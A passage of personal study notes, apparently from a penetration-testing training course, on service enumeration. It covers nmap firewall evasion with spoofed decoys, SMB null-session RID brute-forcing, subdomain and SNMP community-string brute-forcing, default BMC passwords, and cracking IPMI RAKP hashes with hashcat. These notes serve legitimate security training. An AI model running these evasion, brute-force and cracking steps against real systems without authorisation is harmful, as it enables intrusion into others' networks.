Recap: Enumeration Module

dimanche 22 septembre 2024 5:07 PM

Firewall Evasion

*** Easy Lab:

sudo nmap <target_ip> -sV -F -D RND:5 --max-retries=0 -T4

*** Meduim Lab :

sudo nmap -sV -sSU --disable-arp-ping -Pn -T4 --max-retries=0 --source-port 53 -p 53 -D 8.8.8.8,4.4.4.4 <target>

*** Hard Lab :

sudo nmap 10.129.85.174 -sA -Pn -n --disable-arp-ping -p- -D $(shuf -i 1-254 -n 5 | awk '{print "192.168.1."$1}') -oA portScan

then Nc -p53 10.129.85.174 50000

sudo nmap -n -A -Pn -T4 -sC --max-retries=3 -p

Ports :

20,21,22,23,25,53,111,110,137,138,139,143,161,162,465,445,587,623,2049,995,993,1433,3306,1521

└─$ sudo nmap -n -A -Pn -T4 10.129.45.220 -sC --disable-arp-ping --source-port=53 -D $(shuf -i 1-254 -n 5 | awk '{print "10.129.45."$1}') -p 20,21,22,23,25,53,111,110,137,138,139,143,161,162,465,445,587,623,2049,995,993,1433,3306,1521,8080 -oA hard_scan

└─$ for i in 20 21 22 23 25 53 111 110 137 138 139 143 161 162 465 445 587 623 2049 995 993 1433 3306 1521 8080; do nc -nzv -w 1 -p 53 10.129.45.193 $i; done

--script firewall-bypass

Firewall evading

- nmap -f 192.168.0.1
- nmap -- mtu 16 192.168.0.1: (has to be multiple of 8)
- nmap --badsum 192.168.0.1
- nmap -sS -T5 192.168.0.0 --script firewall-bypass

SWITCH	EXAMPLE	DESCRIPTION
-f	nmap 192.168.1.1 -f	Requested scan (including ping scans) use tiny fragmented IP packets. Harder for packet filters
-mtu	nmap 192.168.1.1 -mtu 32	Set your own offset size
-D	nmap -D 192.168.1.101,192.168.1.102,192.168.1.103,192.168.1.23 192.168.1.1	Send scans from spoofed IPs
-D	nmap -D decoy-ip1,decoy-ip2,your-own-ip,decoy-ip3,decoy-ip4 remote-host-ip	Above example explained
-S	nmap -S www.microsoft.com www.facebook.com	Scan Facebook from Microsoft (-e eth0 -Pn may be required)
-g	nmap -g 53 192.168.1.1	Use given source port number
-proxies	nmap -proxies http://192.168.1.1:8080, http://192.168.1.2:8080 192.168.1.1	Relay connections through HTTP/SOCKS4 proxies
-data-length	nmap -data-length 200 192.168.1.1	Appends random data to sent packets

nmap -f -t 0 -n -Pn --data-length 200 -D 192.168.1.101,192.168.1.102,192.168.1.103,192.168.1.23 192.168.1.1

FTP

File Transfer Protocol

In an FTP connection, two channels are opened.:

- First, the client and server establish **a control channel** through **TCP port 21.**
  - The client sends commands to the server, and the server returns status codes.

- Then both communication participants can establish **the data channel** **via TCP port 20.**
  - This channel is used exclusively for data transmission, and the protocol watches for errors during this process. If a connection is broken off during transmission, the transport can be resumed after re-established contact.

We also need to know that **FTP is a clear-text protocol** that can sometimes be sniffed if conditions on the network are right

TFTP

Trivial File Transfer Protocol (TFTP) is simpler than FTP and performs file transfers between client and server processes. However, **it does not provide user authentication** and other valuable features supported by FTP. **TFTP uses** .

- Practically, this leads to **TFTP operating exclusively in directories and with files that have been shared with all users** and can be read and written globally. Because of the lack of security, TFTP, unlike FTP, **may only be used in local and protected networks.**

?	to request help or information about the FTP commands
ascii	to set the mode of file transfer to ASCII (this is the default and transmits seven bits per character)
binary	to set the mode of file transfer to binary (the binary mode transmits all eight bits per byte and thus provides less chance o f a transmission error and must be used to transmit files other than ASCII files)
bye	to exit the FTP environment (same as quit)

cd	to change directory on the remote machine
close	to terminate a connection with another computer
close brubeck	closes the current FTP connection with brubeck, but still leaves you within the FTP environment.
delete	to delete (remove) a file in the current remote directory (same as rm in UNIX)
get	to copy one file from the remote machine to the local machine
get ABC DEF	copies file ABC in the current remote directory to (or on top of) a file named DEF in your current local directory.
get ABC	copies file ABC in the current remote directory to (or on top of) a file with the same name, ABC, in your current local directory.
help	to request a list of all available FTP commands
lcd	to change directory on your local machine (same as UNIX cd)
ls	to list the names of the files in the current remote directory
mkdir	to make a new directory within the current remote directory
mget	to copy multiple files from the remote machine to the local machine; you are prompted for a y/n answer before transferring each file
mget *	copies all the files in the current remote directory to your current local directory, using the same filenames. Notice the use of the wild card character, *.
mput	to copy multiple files from the local machine to the remote machine; you are prompted for a y/n answer before transferring each file
open	to open a connection with another computer
open brubeck	opens a new FTP connection with brubeck; you must enter a username and password for a brubeck account (unless it is to be an anonymous connection).
put	to copy one file from the local machine to the remote machine
pwd	to find out the pathname of the current directory on the remote machine
quit	to exit the FTP environment (same as bye)
rmdir	to to remove (delete) a directory in the current remote directory

Download All Available Files/

```
$   wget -m --no-passive ftp://anonymous:anonymous@10.129.14.136
```

Service Interaction :

```
ftp  <FQDN/IP>
nc   -nv    10.129.140.158    21
telnet   10.129.140.158     21
```

If FTP server runs with SSL/TLS encryption !:

```
$ openssl   s_client   -connect 10.129.14.136:21 -starttls ftp
```

SMB :

Server Message Block

SMB / CIFS	We still talk about CIFS (Common Internet File System) even though it was primarily used in Windows NT 4.0 because it is a legacy protocol that evolved into modern versions of the SMB (Server Message Block) protocol. After CIFS, Microsoft introduced SMBv2 (with Windows Vista and Windows Server 2008) and later SMBv3 (with Windows 8 and Windows Server 2012).
SAMBA	Samba allows Unix-like systems (Linux, macOS, etc.) to share files and printers with Windows systems by implementing the SMB/CIFS protocol, which is natively supported by Windows for file sharing. It enables: • **File and printer sharing:** Linux/Unix machines can share files and printers with Windows clients.

	• **Authentication:** Samba can integrate with Windows domain controllers and Active Directory for authentication. • **Cross-platform network services:** Facilitates communication and file exchange in mixed-OS environments (Windows, Linux, macOS).
445 vs 137-139	Although SMB over NetBIOS (ports 137-139) **is still technically supported for backward compatibility in some environments**, it is generally disabled or deprecated in modern systems because: • SMB over port 445 is faster, more efficient, and more secure. • NetBIOS itself has security vulnerabilities and inefficiencies compared to direct SMB over TCP/IP. • In most modern Windows networks, NetBIOS over TCP/IP is either not used or disabled by default, and all SMB traffic runs on port 445.

SMB Version	Supported	Features
CIFS	Windows NT 4.0	Communication via NetBIOS interface
SMB 1.0	Windows 2000	Direct connection via TCP
SMB 2.0	Windows Vista, Windows Server 2008	Performance upgrades, improved message signing, caching feature
SMB 2.1	Windows 7, Windows Server 2008 R2	Locking mechanisms
SMB 3.0	Windows 8, Windows Server 2012	Multichannel connections, end-to-end encryption, remote storage access
SMB 3.0.2	Windows 8.1, Windows Server 2012 R2	
SMB 3.1.1	Windows 10, Windows Server 2016	Integrity checking, AES-128 encryption

RPCCLIENT

$ rpcclient -U "" 10.129.14.128

Query	Description

srvinfo	Server information.
enumdomains	Enumerate all domains that are deployed in the network.
querydominfo	Provides domain, server, and user information of deployed domains.
netshareenumall	Enumerates all available shares.
netsharegetinfo <share>	Provides information about a specific share.
enumdomusers	Enumerates all domain users.
queryuser <RID>	Provides information about a specific user.

```
rpcclient $> enumdomusers
```

user:[mrb3n] rid:[0x3e8]
user:[cry0l1t3] rid:[0x3e9]

```
rpcclient $> queryuser 0x3e9
```

However, it can also happen that not all commands are available to us, and we have certain restrictions based on the user. However, the query queryuser <RID> is mostly allowed based on the RID.

So we can use the rpcclient to brute force the RIDs to get information. Because we may not know who has been assigned which RID, we know that we will get information about it as soon as we query an assigned RID.
There are several ways and tools we can use for this. To stay with the tool, we can create a For-loop using Bash where we send a command to the service using rpcclient and filter out the results.

```
$ for i in $(seq 500 1100);do rpcclient -N -U "" 10.129.14.128 -c "queryuser 0x$(printf '%x\n' $i)" | grep "User Name\|user_rid\|group_rid" && echo "";done
```


Cheatsheet :

smbclient -N -L //<FQDN/IP>	Null session authentication on SMB.
smbclient //<FQDN/IP>/<share>	Connect to a specific SMB share.
rpcclient -U "" <FQDN/IP>	Interaction with the target using RPC.
samrdump.py <FQDN/IP>	Username enumeration using Impacket scripts.
smbmap -H <FQDN/IP>	Enumerating SMB shares.
crackmapexec smb <FQDN/IP> **--shares -u** '' **-p** ''	Enumerating SMB shares using null session authentication.
enum4linux-ng.py <FQDN/IP> **-A**	SMB enumeration using enum4linux.

NFS :

Network File System

Port	When footprinting NFS, **the TCP ports 111 and 2049 are essential**. We can also get information about the NFS service and the host via RPC



Cheatsheet :

Command	Description
showmount -e <FQDN/IP>	Show available NFS shares.
mount -t nfs <FQDN/IP>**:/**<share> ./target-NFS/ **-o** nolock	Mount the specific NFS share to ./target-NFS
umount ./target-NFS	Unmount the specific NFS share.

DNS

Domain Name Server

Server Type	Description
DNS Root Server	The root servers of the DNS are responsible for the top-level domains (TLD). As the last instance, they are only requested if the name server does not respond. Thus, a root server is a central interface between users and content on the Internet, as it links domain and IP address. The Internet Corporation for Assigned Names and Numbers (ICANN) coordinates the work of the root name servers. There are 13 such root servers around the globe.
Authoritative Nameserver	Authoritative name servers hold authority for a particular zone. They only answer queries from their area of responsibility, and their information is binding. If an authoritative name server cannot answer a client's query, the root name server takes over at that point.
Non-authoritative Nameserver	Non-authoritative name servers are not responsible for a particular DNS zone. Instead, they collect information on specific DNS zones themselves, which is done using recursive or iterative DNS querying.
Caching DNS Server	Caching DNS servers cache information from other name servers for a specified period. The authoritative name server determines the duration of this storage.
Forwarding Server	Forwarding servers perform only one function: they forward DNS queries to another DNS server.
Resolver	Resolvers are not authoritative DNS servers but perform name resolution locally in the computer or router.

Different DNS records are used for the DNS queries, which all have various tasks. Moreover, separate entries exist for different functions since we can set up mail servers and other servers for a domain.

DNS Record	Description
A	Returns an IPv4 address of the requested domain as a result.
AAAA	Returns an IPv6 address of the requested domain.
MX	Returns the responsible mail servers as a result.
NS	Returns the DNS servers (nameservers) of the domain.
TXT	This record can contain various information. The all-rounder can be used, e.g., to validate the Google Search Console or validate SSL certificates. In addition, SPF and DMARC entries are set to validate mail traffic and protect it from spam.
CNAME	This record serves as an alias for another domain name. If you want the domain www.hackthebox.eu to point to the same IP as hackthebox.eu, you would create an A record for hackthebox.eu and a CNAME record for www.hackthebox.eu.
PTR	The PTR record works the other way around (reverse lookup). It converts IP addresses into valid domain names.
SOA	Provides information about the corresponding DNS zone and email address of the administrative contact.

The SOA record is located in a domain's zone file and specifies who is responsible for the operation of the domain and how DNS information for the domain is managed.

Cheat sheet :

Command	Description
dig ns <domain.tld> @<nameserver>	NS request to the specific nameserver.
dig any <domain.tld> @<nameserver>	ANY request to the specific nameserver.
dig axfr <domain.tld> @<nameserver>	AXFR request to the specific nameserver.
dnsenum --dnsserver <nameserver> --enum -p 0 -s 0 -o found_subdomains.txt -f ~/subdomains.list <domain.tld>	Subdomain brute forcing.

Subdomain Brute Forcing

```
Djerbien@htb[/htb]$ for sub in $(cat /opt/useful/SecLists/Discovery/DNS/subdomains-top1million-110000.txt);do dig
$sub.inlanefreight.htb @10.129.14.128 | grep -v ';\|SOA' | sed -r '/^\s*$/d' | grep $sub | tee -a subdomains.txt;done
```

```
Djerbien@htb[/htb]$ for sub in $(cat /opt/useful/SecLists/Discovery/DNS/subdomains-top1million-110000.txt);do dig $sub.inlanefreight.htb @10.129.14.128 | grep -v ';\|SOA' | sed -r '/^\s*$/d' | grep $sub | tee -a subdomains.txt;done
```

1. **Loop through subdomains**: The command uses a `for` loop to iterate over each subdomain in the file.
2. **Perform DNS query**: For each subdomain, a DNS query is sent to the DNS server at IP address `10.129.14.128` for the domain `inlanefreight.htb`.
3. **Filter output**: The output of the `dig` command is filtered to remove lines with semicolons (`;`), the `SOA` (Start of Authority) records, and any empty lines.
4. **Match the subdomain**: The result is further filtered to show only lines that contain the subdomain being queried.
5. **Output to a file**: The result is appended to the file `subdomains.txt` using `tee -a`.

Recap Commands :

1. Check for SSL certificate , you maybe can find other subdomains there that are accessible with that certificate
   a. https://crt.sh/ | https://letsencrypt.org/
2. Get all the sub.domain relatif to the given domain :

   Djerbien@htb[/htb]$ **curl -s** https://crt.sh/\?q\=inlanefreight.com\&output\=json | jq . | grep name | cut -d":" -f2 | grep -v "CN=" | cut -d'"' -f2 | awk '{gsub(/\\n/,"\n");}1;' | sort -u
3. Company Hosted Servers :

   $ for i in $(cat subdomainlist);do host $i | grep "has address" | grep inlanefreight.com | cut -d" " -f1,4;done

1. Shodan Scan:

   Djerbien@htb[/htb]$ for i in $(cat subdomainlist);do host $i | grep "has address" | grep inlanefreight.com | cut -d" " -f4 >> ip-addresses.txt;done

   Djerbien@htb[/htb]$ for i in $(cat ip-addresses.txt);do shodan host $i;done

1. DNS Record:


   $ dig any inlanefreight.com

SMTP :

Simple Mail Transfer Protocol

PORTS	By default, SMTP servers accept connection requests on port **25**. However, **newer SMTP servers** also use other ports such as **TCP port 587.**

Unencrypted	**SMTP** works **unencrypted** without further measures and transmits all commands, data, or authentication information **in plain text**. To prevent unauthorized reading of data, the SMTP is used in conjunction with SSL/TLS encryption. **Under certain circumstances**, a server uses a port other than the standard TCP port 25 **for the encrypted connection**, for example, TCP port **465**. usually using the **STARTTLS** command to **switch the existing plaintext connection to an encrypted connection.**



Using nc (Netcat):

```
echo -e "CONNECT 10.129.14.128:25 HTTP/1.0\r\n\r\n" | nc -X connect -x [proxy-ip]:[proxy-port] [target-server-ip] [target-server-port]
```

Using curl:

```
curl -x [proxy-ip]:[proxy-port] --proxy-tunnel http://10.129.14.128:25
```

Using telnet:

```
telnet 10.129.14.128 25
```
If you need to route this through a proxy, you would first need to establish a proxy tunnel (using a method like nc), then use telnet through that tunnel.

Using socat:

```
socat TCP4:[target-server-ip]:[target-server-port] TCP4:[proxy-ip]:[proxy-port]
```

https://jamespatricksec.medium.com/enumerating-and-exploiting-smtp-26cf7684f8f1

IMAP / POP3

Internet Message Access Protocol (IMAP)
Post Office Protocol (POP3)

PORT	By default, ports **110** and **995** are used for **POP3**, and ports **143** and **993** are used for **IMAP**. **The higher ports (993 and 995) use TLS/SSL to encrypt the communication between the client and server.**

Command	Description
1 LOGIN username password	User's login.
1 LIST "" *	Lists all directories.
1 CREATE "INBOX"	Creates a mailbox with a specified name.
1 DELETE "INBOX"	Deletes a mailbox.
1 RENAME "ToRead" "Important"	Renames a mailbox.
1 LSUB "" *	Returns a subset of names from the set of names that the User has declared as being `active` or `subscribed`.
1 SELECT INBOX	Selects a mailbox so that messages in the mailbox can be accessed.
1 UNSELECT INBOX	Exits the selected mailbox.
1 FETCH <ID> all	Retrieves data associated with a message in the mailbox.
1 CLOSE	Removes all messages with the `Deleted` flag set.
1 LOGOUT	Closes the connection with the IMAP server.

```
Djerbien@htb[/htb]$ sudo nmap 10.129.14.128 -sV -p110,143,993,995 -sC

Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-19 22:09 CEST
Nmap scan report for 10.129.14.128
Host is up (0.00026s latency).

PORT    STATE SERVICE  VERSION
110/tcp open  pop3     Dovecot pop3d
|_pop3-capabilities: AUTH-RESP-CODE SASL STLS TOP UIDL RESP-CODES CAPA PIPELINING
| ssl-cert: Subject: commonName=mail1.inlanefreight.htb/organizationName=Inlanefreight/stateOrProvinceName=California/
| Not valid before: 2021-09-19T19:44:58
|_Not valid after:  2295-07-04T19:44:58
143/tcp open  imap     Dovecot imapd
|_imap-capabilities: more have post-login STARTTLS Pre-login capabilities LITERAL+ LOGIN-REFERRALS OK LOGINDISABLEDA0(
| ssl-cert: Subject: commonName=mail1.inlanefreight.htb/organizationName=Inlanefreight/stateOrProvinceName=California/
| Not valid before: 2021-09-19T19:44:58
|_Not valid after:  2295-07-04T19:44:58
993/tcp open  ssl/imap Dovecot imapd
|_imap-capabilities: more have post-login OK capabilities LITERAL+ LOGIN-REFERRALS Pre-login AUTH=PLAINA0001 SASL-IR E
| ssl-cert: Subject: commonName=mail1.inlanefreight.htb/organizationName=Inlanefreight/stateOrProvinceName=California/
| Not valid before: 2021-09-19T19:44:58
|_Not valid after:  2295-07-04T19:44:58
995/tcp open  ssl/pop3 Dovecot pop3d
|_pop3-capabilities: AUTH-RESP-CODE USER SASL(PLAIN) TOP UIDL RESP-CODES CAPA PIPELINING
| ssl-cert: Subject: commonName=mail1.inlanefreight.htb/organizationName=Inlanefreight/stateOrProvinceName=California/
| Not valid before: 2021-09-19T19:44:58
|_Not valid after:  2295-07-04T19:44:58
MAC Address: 00:00:00:00:00:00 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.74 seconds
```

For example, from the output, we can see that the common name is `mail1.inlanefreight.htb`, and the email server belongs to the organization `Inlanefreight`, which is located in California. The displayed capabilities show us the commands available on the server and for the service on the corresponding port.

If we successfully figure out the access credentials for one of the employees, an attacker could log in to the mail server and read or even send the individual messages.

To interact with the IMAP or POP3 server over SSL, we can use openssl, as well as ncat. The commands for this would look like this:

```
/htb]$ openssl s_client -connect 10.129.14.128:pop3s
```

```
/htb]$ openssl s_client -connect 10.129.14.128:imaps
```

https://www.atmail.com/blog/imap-101-manual-imap-sessions/

Commands

POP	
USER your_username PASS your_password	Authenticate
STAT	Check mailbox status:
LIST	List messages:
RETR 1	Retrieve a specific message:

DELE 1	Mark a message for deletion:
NOOP	Keep connection alive:
RSET	Reset any deletions:
UIDL	Get unique message IDs: Response: The server will respond with a list of message numbers and their corresponding unique identifiers. For example: 1 1234567890 2 0987654321 Use the UIDLs: You can use these UIDs for various purposes: • Tracking which messages you have downloaded: Keep a record of UIDs in your local system to avoid downloading the same messages multiple times. • Deleting messages: If you want to delete a message, you can keep track of its UID and perform operations based on it, though actual deletion is usually done using the message number. • Referencing messages: When performing other operations, you can reference messages using their UIDs instead of their message numbers.
QUIT	


IMAP

Command	Description	Example	Response
CONNECT	Establish a connection to the IMAP server.	nc <server_ip> 143	* OK [CAPABILITY IMAP4rev1] Dovecot ready.
LOGIN	Authenticate with your username and password.	A1 LOGIN your_username your_password	A1 OK [LOGIN] Logged in.
SELECT	Select a mailbox to operate on (e.g., INBOX).	A2 SELECT INBOX	* 5 EXISTS * 0 RECENT A2 OK [SELECT] INBOX selected.
SEARCH	Search for messages based on criteria (e.g., ALL, UNSEEN).	A3 SEARCH ALL	* SEARCH 1 2 3 4 5 A3 OK SEARCH completed.
FETCH	Download a specific message (or part of it).	A4 FETCH 1 BODY[]	* 1 FETCH (BODY[] ... message content ...) A4 OK FETCH completed.
LIST	List available mailboxes.	A5 LIST "" "*"	* LIST (\HasNoChildren) "/" "INBOX"
UID	Perform actions using unique identifiers for messages.	A6 UID FETCH 1 BODY[]	* 1 FETCH (BODY[] ... message content ...)
COPY	Copy messages to another mailbox.	A7 COPY 1 Archive	A7 OK COPY completed.
DELETE	Mark messages for deletion.	A8 STORE 1 +FLAGS (\Deleted)	A8 OK STORE completed.
EXPUNGE	Permanently remove messages marked for deletion.	A9 EXPUNGE	A9 OK EXPUNGE completed.
LOGOUT	End the IMAP session.	A10 LOGOUT	* BYE Logging out. A10 OK LOGOUT completed.

SNMP :

Simple Network Management Protocol

PORT	○ SNMP also **transmits control commands** using agents over **UDP** port **161**. ○ While in classical communication, it is always the client who actively requests information from the server, SNMP also enables the use of so-called **traps** over **UDP** port **162**.



Utility	• was created to monitor network devices. • this protocol can also be used to handle configuration tasks and change settings remotely. • SNMP-enabled hardware includes routers, switches, servers, IoT devices, and many other devices that can also be queried and controlled using this standard protocol. • configuration tasks can be handled, and settings can be made remotely using this standard.

Community String	SNMPv2 , SNMPv3
MIB	To ensure that SNMP access works across manufacturers and with different client-server combinations, the Management Information Base (MIB) was created. **MIB is an independent format for storing device information**. A MIB is a text file in which all queryable SNMP objects of a device are listed in a standardized tree hierarchy. **It contains at least one Object Identifier (OID), which,** in addition to the necessary unique address and a name, also provides **information about the type**, **access rights**, and **a description of the respective object**. MIB files are written in the Abstract Syntax Notation One (ASN.1) based ASCII text format. **The MIBs do not contain data**, but **they explain where to find which information and what it looks like**, which returns values for the specific OID, or which data type is used.
OID	An OID represents a node in a hierarchical namespace. **A sequence of numbers uniquely identifies each node**, allowing the node's position in the tree to be determined. The longer the chain, the more specific the information. **Many nodes in the OID tree contain nothing except references to those below them**. The OIDs consist of integers and are usually concatenated by dot notation. We can look up many MIBs for the associated OIDs in the Object Identifier Registry.

Brute force snmp community string :

Onesixtyone can be used to brute-force the names of the community strings since they can be named arbitrarily by the administrator.

└─$ **onesixtyone -c** /opt//SecLists/Discovery/SNMP/snmp.txt 10.129.10.40

```
└─$ sudo nmap -Pn -T4 10.129.205.106  -p160,161 -sV -sSU  --disable-arp-ping  --script snmp*

$ snmpwalk -v2c -c public  10.129.205.106

$ snmp-check 10.129.205.106 -c public
```

Common SNMP Commands

Get the System Description	***Command:*** ***snmpget -v <version> -c <community_string> <target_ip> 1.3.6.1.2.1.1.1.0*** ***OID: 1.3.6.1.2.1.1.1.0 (sysDescr)***
Get the System Name	***Command:*** ***snmpget -v <version> -c <community_string> <target_ip> 1.3.6.1.2.1.1.5.0*** ***OID: 1.3.6.1.2.1.1.5.0 (sysName)***
Get the System Location	***Command:*** ***snmpget -v <version> -c <community_string> <target_ip> 1.3.6.1.2.1.1.6.0*** ***OID: 1.3.6.1.2.1.1.6.0 (sysLocation)***
Get the System Contact	***Command:*** ***snmpget -v <version> -c <community_string> <target_ip> 1.3.6.1.2.1.1.4.0*** ***OID: 1.3.6.1.2.1.1.4.0 (sysContact)***
Get the Uptime of the Device	***Command:*** ***snmpget -v <version> -c <community_string> <target_ip> 1.3.6.1.2.1.1.3.0*** ***OID: 1.3.6.1.2.1.1.3.0 (sysUpTime)***
Get Interfaces Information	***Command:***

	snmpwalk -v <version> -c <community_string> <target_ip> 1.3.6.1.2.1.2.2 ***OID: 1.3.6.1.2.1.2.2 (ifTable)***
Get IP Address of Interfaces	***Command:*** ***snmpwalk -v <version> -c <community_string> <target_ip> 1.3.6.1.2.1.4.20*** ***OID: 1.3.6.1.2.1.4.20 (ipAdEntAddr)***
Get Routing Table	***Command:*** ***snmpwalk -v <version> -c <community_string> <target_ip> 1.3.6.1.2.1.4.21*** ***OID: 1.3.6.1.2.1.4.21 (ipRouteTable)***
Get ARP Table	***Command:*** ***snmpwalk -v <version> -c <community_string> <target_ip> 1.3.6.1.2.1.4.22*** ***OID: 1.3.6.1.2.1.4.22 (ipNetToMediaTable)***

SNMP v3 Example

For SNMP v3, the command structure is slightly different because you need to specify the user and authentication settings:

snmpget -v 3 -u <username> -l <level> -a <auth_protocol> -A <auth_password> -x <priv_protocol> -X <priv_password> <target_ip> <oid>

Important Notes

- **Community String**: For SNMP v1 and v2c, the community string (e.g., public, private) acts like a password for read/write access.
- **OID Structure**: SNMP OIDs represent hierarchical object identifiers for different resources.
- **Permission**s: Be mindful of the permissions required to access specific OIDs. Some may require administrative access.

SNMP Version: Ensure you're using the correct version of SNMP that the target device supports.

IPMI

Intelligent Platform Management Interface (IPMI)


The primary IPMI features include:

- Monitoring (supervision of the hardware)
- Recovery Control (Recover/Restart the server)
- Logging (protocol „out-of-range“ states for the hardware)
- Inventory (list of hardware inventory)

IPMI provides these four functions independently from the server’s CPU, BIOS and operating system. The platform management features are **also available when the server has been shutdown** (as long as at least one server power supply has power).

IPMI is best used in combination with a system management package. **IPMI is an interface specification related to the hardware level**, which has been designed to be “management software neutral”.

Among others, IPMI is composed of the following components:



Baseboard Management Controller (BMC)

A micro-controller (BMC) is the heart of the IPMI architecture. The tasks of the BMC includes:

- interfacing between the system management software and the hardware being used (through which the BMC has been connected using IPMB and ICMB)
- monitoring independently
- logging events independently
- controlling recovery

Intelligent Platform Management Bus (IPMB)

IPMI allows for the extension of the BMC by additional Management Controllers (MCs) through the application of the IPMB standard.

IPMB is an I²C based serial bus, which makes connection with various boards inside of one chassis possible. It is used for communication to and between the management controllers (MCs). Additional MCs are often designated Satellite Controllers.

Intelligent Chassis Management Bus (ICMB)

ICMB provides a standardized interface for communication and control between chasses.

PORT	IPMI communicates over port **623 UDP**
Common BMCs	The most common BMCs we often see during internal penetration tests are **HP iLO**, **Dell DRAC**, and **Supermicro IPMI.**
Default Passwords	During internal penetration tests, we often find BMCs where the administrators have not changed the default password. Some unique default passwords to keep in our cheatsheets include: Product / Username / Password Dell iDRAC / root / calvin HP iLO / Administrator / randomized 8-character string consisting of numbers and uppercase letters Supermicro IPMI / ADMIN / ADMIN
Footprinting	• **Metasploit scanner module** IPMI Information Discovery **(auxiliary/scanner/ipmi/ipmi_version)** • Nmap : sudo nmap -sU --script ipmi-version -p 623 ilo.inlanfreight.local
Exploit	http://fish2.com/ipmi/remote-pw-cracking.html If default credentials do not work to access a BMC, we can turn to a flaw in the RAKP protocol in IPMI 2.0. During the authentication process, the server sends a salted SHA1 or MD5 hash of the user's password to the client before authentication takes place. This can be leveraged to obtain the password hash for ANY valid user account on the BMC. These password hashes can then be cracked offline using a dictionary attack using Hashcat mode 7300. In the event of an HP iLO using a factory default password, we can use this Hashcat mask attack command hashcat -m 7300 ipmi.txt -a 3 ?1?1?1?1?1?1?1?1 -1 ?d?u which tries all combinations of upper case letters and numbers for an eight-character password. There is no direct "fix" to this issue because the flaw is a critical component of the IPMI specification. Clients can opt for very long, difficult to crack passwords or implement network segmentation rules to restrict the direct access to the BMCs. It is important to not overlook IPMI during internal penetration tests (we see it during most assessments) because not only can we often gain access to the BMC web console, which is a high-risk finding, but we have seen environments where a unique (but crackable) password is set that is later re-used across other systems. On one such penetration test, we obtained an IPMI hash, cracked it offline using Hashcat, and were able to SSH into many critical servers in the environment as the root user and gain access to web management consoles for various network monitoring tools. To retrieve IPMI hashes, we can use the Metasploit 